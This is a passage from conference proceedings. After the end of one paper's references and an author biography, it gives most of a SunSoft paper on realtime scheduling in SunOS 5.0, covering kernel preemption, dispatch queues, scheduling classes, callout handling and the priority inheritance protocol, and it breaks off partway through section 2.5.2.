
13. Carla M. Moruzzi and Greg G. Rose. Watson Share Scheduler. *LISA V*, September:129-133, 1991.

14. Manfred Ruschitzka. An Analytical Treatment of Policy Function Schedulers. *Operations Research*, 26(5):845-863, 1978.

## Biography

Joseph Hellerstein is a Research Staff Member at the IBM Thomas J. Watson Research Center in Hawthorne, New York. His research interests include: operating systems, scheduling, analytic modeling, distributed systems, and applying control theory to the design of system software. He has a B.A. in Mathematics from the University of Michigan, and a M.S. and Ph.D. in Computer Science both from the University of California at Los Angeles. You can reach him by e-mail: jlh@watson.ibm.com.

# Realtime Scheduling in SunOS 5.0

*Sandeep Khanna*
*Michael Sebrée*
*John Zolnowsky*

*SunSoft Incorporated*

## Abstract

We describe the fundamental mechanisms in SunOS 5.0 to provide realtime scheduling functionality. Our primary goal was to provide bounded behavior for dispatching or blocking threads. To achieve this goal we have modified the kernel to be *fully preemptive*, guaranteeing dispatch after both synchronous and asynchronous wakeups. We have also worked toward controlling *priority inversion* in the kernel. The result is a kernel capable of delivering realtime scheduling and bounded response to a large class of user level applications.

## 1.0 Introduction

A realtime operating system may be defined as one that has the ability to provide a required level of service in a bounded response time. To achieve a bounded response time, time-critical applications require control over their scheduling behavior. Increasing numbers of new, interesting applications for the desktop possess time-critical aspects. Some examples that come immediately to mind are in the area of user interfaces, multimedia, and virtual reality. These applications are typically "mixed-mode," that is, they are partitionable into schedulable entities, some but not all of which require realtime response. It seems desirable to provide a standards-conformant, full-featured environment like SunOS for the tasks without realtime requirements. But to support these applications, SunOS must be able to provide some realtime capability to those tasks that are time-critical. From our desires to provide realtime capability and to use SunOS as the basis of our work, we derived the set of requirements listed below.

- The scheduling of tasks in the kernel should be deterministic. By deterministic scheduling, we mean the kernel should provide priority-based scheduling for user tasks, so that the time-critical application developer has control of the scheduling behavior of the system; the kernel should provide bounded dispatch latency, so that time-critical user tasks are not subjected to unexpected and undesirable delays; the kernel should be free from unbounded priority inversions.

- No draconian demands should be placed on application behavior in order to obtain realtime response. This is important for mixed-mode applications including non-realtime components which require the general services of a UNIX environment.

- The resultant operating system should be appropriate for multiprocessor machines.

- The resultant operating system should present a standard interface to the programmer and user. In particular, the interface that we must support is that described in the System V Interface Definition [AT&T 1989].

Historical implementations of UNIX have not provided bounded dispatch latency. The principal failure of these systems was that a process executing in the kernel was not preemptible. A low-priority process would retain control of the processor until the process either blocked or attempted to return to user state.

One possible solution was the use of preemption points whereby, at various points throughout the kernel, code was inserted to check if the current process should be preempted and, if so, force the preemption [AT&T 1990]. These preemption points could be inserted, however, only where the process could recover from the effects of the preemption. For instance, an exiting process releasing its memory resources could not be preempted if its process state was not safe for scheduling. Hence, while a kernel with preemption points might be able to provide bounded dispatch latency, it might be guaranteed only while no process used certain kernel facilities.

SunOS 5.0 has a fully preemptible kernel, based on fully synchronized access by kernel code to kernel storage and resources. The elimination of the pervasive use of elevated processor interrupt levels to mask interrupts leaves a small set of non-preemption intervals. This permits immediate preemption when a higher priority task becomes runnable. Another relevant feature of SunOS 5.0 is the use of dynamically loaded kernel modules to enhance kernel extensibility.


The rest of this paper consists of the following sections: Details of Implementation, which describes the objects and methods involved in implementing realtime scheduling in the kernel; Lessons Learned, where we discuss some of the problems of our implementation; Performance, where we describe the results of our work and the measurement methods used; and Futures, where we discuss areas for possible improvement and enhancement.

## 2.0 Details of Implementation

Several elements compose the realtime scheduling features of SunOS 5.0. The foremost of these is that the internal architecture of SunOS is based on threads [Powell 1991]. Within the kernel, threads interact through the use of shared memory and synchronization objects.

The user and programmer interfaces for realtime scheduling are those provided by SVR4. Runnable threads are queued in a system-wide dispatch queue array, and the scheduler determines when and which threads are to be dispatched for execution on the system processors. We describe below the scheduler activities in kernel preemption, multiprocessor scheduling, and the techniques we used to lower dispatch latency.

**Figure 2-1: Scheduling Elements**




## 2.1 Elements

Figure 2-1 illustrates the scheduling elements of SunOS 5.0. The fundamental unit of scheduling in this system is the thread. A thread is a single flow-of-control. Each thread possesses a register state and a stack. The system associates with each thread extra state information relating to its schedulability. These include the thread dispatch priority and processor affinity that determines on which processors a thread can execute. In SunOS 5.0, processor affinities are not user accessible; the default is to execute on all processors.

The primary example of a thread is an LWP executing within a process [Powell 1991]. Such a thread has extra associated information for accessing, for example, file descriptors, user credentials, and signal context. Kernel daemon threads are responsible for pageout, swapping, the background servicing of STREAMS. An idle thread is selected for execution whenever no other thread is runnable, and switches whenever another thread becomes runnable.

Threads interact using synchronization objects. A *mutex* allows a single thread access to the information protected by the mutex. A *condition variable* allows threads to suspend execution, waiting for some change in the condition which the thread requires. A *readers/writer lock* allows a single thread to modify or multiple threads to examine some shared information. A *counting semaphore* permits synchronization from a thread that does not wish to block. Operations on synchronization objects include acquisition, which may involve blocking the calling thread, and release, which may involve unblocking other threads.

Interrupt processing is performed by interrupt threads, created at interrupt time and exiting when interrupt processing is complete [SunSoft MT, to appear]. One particular interrupt thread, the clock thread, is dispatched upon clock interrupt, and is responsible for time-based scheduling activities. Currently, interrupt threads have an affinity for the processor which took the interrupt, and so cannot migrate to another processor. Interrupt and foreground threads use synchronization objects to interact, and hence the pervasive use of elevated interrupt level in the kernel is eliminated. Asynchronous wakeup refers to the occasion when an interrupt thread releases a synchronization object and unblocks another thread; we use the term synchronous wakeup when this is done by a foreground thread.

## 2.2 Priority Model

We associate with each thread a number of priority values: dispatch priority, global priority, inherited priority, and typically, a user priority. The user priority, together with other application parameters, determines the thread's global priority. The inherited priority, derived through priority inheritance as described below, and the global priority determine the dispatch priority, the actual value used in queuing and selecting a thread for execution.

The dispatcher, illustrated in Figure 2-1, uses an array of dispatch queues, indexed by dispatch priority. When a thread is made runnable, it is placed on a dispatch queue, typically at the end, corresponding to its dispatch priority. When a processor switches to a new thread, it always selects the thread at the beginning of the highest priority nonempty dispatch queue. Threads may not change dispatch priority while on a dispatch queue; the thread must be first removed, its dispatch priority adjusted, and then the thread may be placed on a different dispatch queue.

When a thread needs to wait on a synchronization object, it is placed on a sleep queue associated with the synchronization object. The sleep queue is maintained in dispatch priority order, so that when the synchronization object is released, the highest priority thread waiting for the object is at the head of the sleep queue.

## 2.3 Scheduling Attributes

In SunOS 5.0 threads are divided into of the scheduling classes. Each class chooses the attributes for the priority of threads in that class. These attributes are determined in the class dependent functions supplied by each scheduling class. Scheduling class dependent code must abide by certain rules expected by the class independent code, such as that the higher the priority value, the higher the priority of the thread. However, scheduling class dependent functions have the flexibility to decide the range of priority values for threads belonging to the class, and the class dependent functions also determine when (if ever) a thread's priority value changes.

A new thread inherits the scheduling class of its parent. Associated with each thread is a class id, *t_cid* and a pointer to the class specific data, *t_cldata*. Within the class specific data is the class specific priority, the time quantum associated with the thread and the other class related data. A thread may change its scheduling class by using the **priocntl**(2) system call. The **priocntl**(2) system call may also be used to change other parameters associated with thread processor usage.


SunOS 5.0 by default supports three scheduling classes. The **time-sharing** class supports a time slicing technique for threads using the processor. Time-sharing class threads are scheduled dynamically, with a few hundred milliseconds

per time slice. The time-sharing scheduler switches context in round-robin fashion often enough to give every thread an equal opportunity to run. The sys class exists for the purpose of scheduling the execution of special system threads and interrupt threads. Threads in the sys class have fixed priorities established by the kernel when they are started. It is not possible for a user thread to change its class to sys class. The **realtime** class supports a fixed priority technique of processor access. Realtime threads are scheduled strictly on the basis of their priority and the time quantum associated with them. A realtime thread with infinite time quantum runs until it terminates, blocks or is preempted. Figure 2-2 shows the default configuration of scheduling classes in SunOS 5.0.

Interrupt thread priorities are computed such that they are always the highest priority threads in the system. If a scheduling class is dynamically loaded, the priorities of the interrupt threads are recomputed to ensure that they remain the highest priority threads in the system.

Each scheduling class has a unique scheduling policy for dispatching threads within its class and a set of priority levels which apply to threads in that class as illustrated in Figure 2-2. A class-specific mapping translates these priorities into a set of global priorities. The user can configure the ranges as well as the global mapping associated with each class.

**Figure 2-2: The Global Priority Model**




## 2.4 Scheduling


SunOS 5.0 is designed to run on a shared-memory multiprocessor system. The set of threads, threads' data, and synchronization objects are shared by all processors, and the system has a single dispatch queue for all processors. We assume that each processor can send an interrupt to any other processor. Except for specially configured threads bound to a single processor, threads may be selected for dispatch on any processor.

As far as scheduling is concerned, threads can be in one of three states: blocked, runnable, or executing. Figure 2-3 shows examples of each of these cases. Blocked threads are those waiting on some synchronization object, such as $BT_n$. When the object is released, the highest priority or all waiting threads in the sleep queue are made runnable. Unblocked threads are placed at the end of the dispatch queue for their dispatch priority, such as $RT_n$. The thread enters the executing state when a processor selects it for execution, such as $DT_n$. An executing thread may become a blocked thread by waiting on a synchronization object, or may be preempted by a higher priority thread and placed back on the dispatch queue as a runnable thread. When an executing thread blocks, the system dispatches another thread.

In a uniprocessor system, realtime scheduling is defined to mean that the highest priority thread is dispatched, within a bounded time of its becoming runnable. The obvious extension to a *n*-processor environment is that the *n* highest priority processes should be dispatched. Unfortunately, this state is not achievable in a system in which some threads are restricted to or from certain processors. We have made a more local generalization, emphasizing scheduling oper-

ations in terms of a single thread or single processor at a time. We chose the following design objective: a runnable thread will be dispatched if it has higher priority than some thread currently executing on a processor for which this thread has affinity. Stated from the processor point of view: every processor is executing a thread with at least as high dispatch priority as the highest among the runnable threads having affinity for this processor. This objective can guarantee the dispatch latency for a thread only if it remains the highest priority thread on the dispatch queue until dispatched. Each arrival of a higher priority thread while a thread is awaiting dispatch restarts its dispatch latency interval.

**Figure 2-3: Scheduling Example**




Currently, a single spin lock, **schedlock**, protects all scheduling operations. In particular, whenever the release of a synchronization object makes some thread runnable, **schedlock** is held while placing the thread on the dispatch queue. The function **sched_lock()** obtains this lock, and **sched_unlock()** releases the lock. If the lock is currently held, the processor will spin on the lock, waiting for access. To prevent interference and delays from interrupt routines, the holder of **schedlock** runs at an elevated processor interrupt level.

Associated with each processor is a set of scheduling variables: *cpu_thread, cpu_dispthread, cpu_idle, cpu_runrun, cpu_kprunrun*, and *cpu_chosen_level*. The *cpu_thread* value refers to the thread currently executing on the processor, and is changed whenever execution of a different thread begins. The *cpu_dispthread* value records the identity of the thread last selected for dispatch on that processor. The *cpu_idle* value refers to a special idle thread allocated for this processor, having a priority lower than any dispatch priority, and never appearing in the dispatch queue. The *cpu_runrun* and *cpu_kprunrun* values record requests for preemption of the current thread. The *cpu_chosen_level* records the priority of the thread which is slated to preempt the thread currently executing on that processor.

Threads are placed on the dispatch queue by one of two functions: **setfrontdq()** or **setbackdq()**. The **setfrontdq()** function is used primarily when a thread is preempted, to place it at the head of its dispatch queue so that when a thread is next chosen for dispatch from its level, it will be the first selected. The **setbackdq()** function places a thread at the tail of its dispatch queue. Thus a newly-awakened thread will be dispatched only after all other threads at its dispatch priority have been dispatched.

After **setfrontdq()** or **setbackdq()** has put a thread on the dispatch queue, the **cpu_choose()** function is called to find a processor on which the runnable thread might be dispatched. This function finds the processor with the lowest pri-

ority dispatched thread. If this thread has a lower priority than the newly runnable thread, that processor is marked for preemption, that processor's *cpu_chosen_level* is set to the new thread's priority, and if necessary, the interprocessor interrupt is sent. The *cpu_chosen_level* is used by later calls to **cpu_choose()** as an indication that a higher priority thread is intended for this processor.

## Table 1: Scheduling Interfaces

| Function | Description |
|---|---|
| **setfrontdq** | Put a thread onto the front of the dispatch queue. |
| **setbackdq** | Put a thread onto the back of the dispatch queue. |
| **cpu_choose** | Determine a processor to execute a thread. |
| **cpu_surrender** | Have a thread give up its processor. |
| **disp** | Select a thread for execution from the dispatch queue. |
| **swtch** | Select the next thread to execute. |
| **kpreempt** | Attempt to preempt the kernel. |
| **kpreempt_disable** | Disable preemption for a critical interval. |
| **kpreempt_enable** | Reenable preemption. |

When a thread which is currently executing on a processor has its dispatch priority lowered below that of the highest priority runnable thread, either through the effect of a **priocntl()** call or by loss of inheritance (§2.5.2), it is appropriate for that thread to be preempted by the higher priority thread. The **cpu_surrender()** function accomplishes this, finding the processor on which the target thread is executing and marking it for preemption, and sending the interprocessor interrupt, if necessary. The level of preemption is determined by comparison with a system parameter, *kpreemptpri*, with lower levels causing user preemption and higher levels causing kernel preemption.

Before we can describe the dispatch operation, some details concerning interrupt thread creation and termination are required. For efficiency, the dispatch of an interrupt thread is not a complete dispatch operation. Instead, the thread executing at the time of the interrupt is pushed onto a LIFO list, and execution of the interrupt thread begins immediately, with cpu_thread set to refer to the interrupt thread. Since the pushed thread cannot be dispatched until the interrupt thread terminates or blocks, the interrupted thread is called "pinned." If the interrupt thread terminates without blocking, as would typically be the case, the head of the interrupt list is popped off for execution [SunSoft MT, to appear].

The **swtch()** function provides the fundamental operation of scheduling. If the calling thread is an interrupt thread with a pinned thread, the pinned thread is unpinned and execution is switched to that thread. Otherwise, the function **disp()** is called to select the highest priority thread eligible for execution on this processor. If no runnable thread exists for this processor, **disp()** returns the idle thread for this processor ($ID_2$ in Figure 2-3).The **disp()** function automatically resets the *cpu_chosen_level* and the *cpu_kprunrun* and *cpu_runrun* preemption flags, and sets *cpu_dispthread* to reflect the newly dispatched thread.

SunOS 5.0 has two modes of preemption, user and kernel. User level preemption refers not to a user level request, but a "lazy" preemption which is deferred until the thread last dispatched attempts to return to user mode; this corresponds to the historical notion of *runrun* [Leffler 1989]. User level preemption forces a **swtch()** call before resuming user state execution of a process; this level of preemption is requested by setting the *cpu_runrun* flag associated with the processor. User preemption requests are recognized at the end of trap or system call processing.

Kernel preemption requests an immediate **swtch()** call, and is requested by setting the *cpu_kprunrun* flag. These requests can occur because of scheduling operations on either the same or another processor. The requests on the same processor may occur while executing the thread to be preempted, or may occur while executing an interrupt thread pinning the thread to be preempted. Requests occurring on another processor result in a interprocessor interrupt, and thus can be processed like preemption requests occurring during local interrupts.

Thus, kernel preemption requests need only be checked at two places: in the **sched_unlock()** routine, and at the end of interrupt processing. In both instances, if the *cpu_kprunrun* flag is set, the **kpreempt()** routine is called. This routine determines whether circumstances are appropriate for preemption, or should be deferred. Examples of circumstances under which preemption is deferred include when the executing thread is already slated to call **swtch()**, the calling thread is the idle thread or an interrupt thread, or preemption is disabled. The latter condition arises when some processor state, such as floating point or memory management context is in flux. These conditions are bracketed by calls to **kpreempt_disable() / kpreempt_enable()**, with the latter function checking for a deferred preemption.

The thread time quantum is enforced by class-specific code, which marks the class specific data to indicate an expired thread, and requests preemption. When the actual preemption occurs, the class-specific code checks the expiration mark, and if so, calls **setbackdq()** rather than **setfrontdq()** when placing the current thread on the dispatch queues, thus providing round-robin scheduling.

## 2.5 Priority Inversion

Priority inversion is the condition that occurs when the execution of a high priority thread is blocked by a lower priority thread. If the duration of priority inversion in a system is unbounded, it is said to be uncontrolled. Uncontrolled priority inversion can cause unbounded delays during blocking, resulting in missed deadlines even under very low levels of processor utilization. During the design phase, we identified two types of priority inversion as particular areas of concern. These areas are *hidden scheduling* and the priority inversion problem associated with the use of synchronization objects, usually called simply the *priority inversion problem.*

### 2.5.1 Hidden Scheduling

We define hidden scheduling as that work done asynchronously in the kernel on behalf of threads without regard to their priority. One example is the traditional model of streams processing. In this traditional model, whenever a process is about to return from the kernel to user mode, the kernel checks to see if there are any requests pending in the streams queues, and if so, these requests are processed before the thread returns to user mode. In effect, these requests are being handled at the wrong priority.

Another example is the processing of the callout-queue, a mechanism for scheduling delayed processing of specified functions. The **timeout()** function puts requests on the callout-queue; its interface is specified in Table 2. Regardless of whether a request for delayed processing was issued by a timesharing thread, a realtime thread or a system thread, callout processing is done at the lowest interrupt level. It is possible that the time for a request issued by a time-sharing thread arrives while a realtime thread is running. This will cause the realtime thread to be interrupted, resulting in priority inversion. Since neither the number nor the duration of the functions on the callout-queue are predictable, the duration of priority inversion is non-deterministic, and hence is uncontrolled. Measurements taken under SunOS 4.0.3 and SunOS 4.1 have shown that it could take longer than 5 milliseconds to process the callout-queue. Such unscheduled delays are unacceptable in an operating system that purports to offer a realtime response.

**Table 2: Timeout Interfaces**

| Interface | Description |
|---|---|
| **timeout** (*func*, *arg*, *t*) | Schedule the function *func* to be called at time *t* from now. Processed at the highest priority for system threads. |
| **realtime_timeout** (*func*, *arg*, *t*) | Schedule the function *func* to be called at time *t* from now. Processed at the lowest software interrupt level. |


In the ideal case, all work done in the kernel would be done at the priority of the thread that requested the work. To do this for the callout mechanism would entail associating a priority with each request and creating a thread at that priority to do the requested work. The obvious drawbacks of this approach are the creation of many threads, more context

switches, and the major restructuring required of the existing callout-queue framework. Another possible alternative is to process only the smaller requests at interrupt level and process the remainder at a lower priority. This approach requires complete knowledge of the entire system. With dynamically loadable modules this is not a feasible solution.

To address the problem of hidden scheduling, we have whenever possible followed a policy of moving kernel processing of this sort into kernel threads, so that the work does not preempt or run at the expense of realtime work on the system. The processing of the streams queues has been dealt with in this fashion [SunSoft MT, to appear]. Similarly, the delayed processing scheduled by the **timeout()** function is done by a kernel thread, **callout_thread,** running at the highest sys class priority. In the default configuration, this thread runs at a priority immediately below the realtime class priorities. As before, at every clock tick, the **callout_thread** checks to see if any timeout processing needs to be done. The difference is that, instead of being called at interrupt level, now it simply sleeps on a condition variable periodically signalled by the clock interrupt. The **callout_thread** runs only after all the realtime threads run, thereby avoiding priority inversion due to delayed processing.

Yet realtime threads may need to set a timer/alarm so that they can be awakened in realtime. This problem has been addressed by adding a function called **realtime_timeout()**. The requests made via **realtime_timeout()** are run at the lowest interrupt level and are kept on a separate heap. Figure 2-4 shows the priority space model before and after the changes for **realtime_timeout()**. Only time-critical interfaces use this function. For example, the interval timer and its interface, **setitimer()** are based on **realtime_timeout()**. The interfaces for **timeout()** and **realtime_timeout()** are identical as shown in Table 2.


**Figure 2-4: Callout-Queue Processing**




## 2.5.2 The Priority Inversion Problem

The priority inversion problem was first identified by Lampson and Redell in their discussion on the use of monitors in Mesa [Lampson 1980]. It has received a moderate amount of attention lately in the literature [Rajkumar 1988] [Sha 1990]. What follows is a brief description of the problem as it pertains to SunOS. SunOS 5.0 is a multithreading kernel that uses synchronization objects such as *mutexes* and *readers/writer locks* to enforce thread synchronization. The use of such synchronization objects can lead to uncontrolled priority inversion. By way of illustration, consider the case where a high priority thread that uses a *mutex* gets blocked during the periods of time when a lower-priority thread that owns the *mutex* is preempted by intermediate-priority threads. These periods of time are potentially very long—in fact, they are unbounded, since the amount of time a high priority thread must wait for a *mutex* to become unlocked may depend not only on the duration of some critical sections, but on the duration of the complete execution of some threads. Figure 2-5 below illustrates these situations. Case A shows simple priority inversion: low priority thread $T_2$ blocks high priority thread $T_1$ because $T_2$ holds synchronization object $S_0$; Case B is identical, save that medium priority thread $T_3$ preempts the execution of $T_2$, with the result that $T_1$'s blocking time depends on the duration of $T_3$'s execution.

**Figure 2-5: Bounded and Unbounded Priority Inversion**




To solve the priority inversion problem, we have chosen to implement the *basic priority inheritance protocol*. A complete and detailed discussion of this protocol is beyond the scope of this paper, but its essentials are easily described. A more elaborate description may be found in [Sha 1990]. The basic priority inheritance protocol attempts to limit the duration of priority inversion during blocking by having a blocked high priority thread propagate (will) its priority to all lower priority threads that block it. When lower priority threads cease to block a high priority thread, the lower priority threads revert to their original priority.

The basic priority inheritance protocol concerns itself with two general abstract data types. These abstract data types are the schedulable entity, in our case the thread, and synchronization objects, in our implementation mutexes and readers/writer locks. Let us consider what happens in the general case when threads acquire and release synchronization objects. Before a thread $T_1$ enters a critical section, it attempts to acquire ownership of the synchronization object $S$ guarding the critical section. If the synchronization object $S$ is already owned by thread $T_2$, the attempt by thread $T_1$ to acquire synchronization object $S$ fails, and thread $T_1$ blocks. In this scenario, thread $T_1$ is said to be blocked on synchronization object $S$ and blocked by thread $T_2$. If the synchronization object $S$ is not already owned by another thread, thread $T_1$ will acquire ownership of synchronization object $S$ and enter the critical section that it guards. When thread $T_1$ exits this critical section, it releases synchronization object $S$ and awakens the highest priority thread blocked on $S$ by $T_1$.

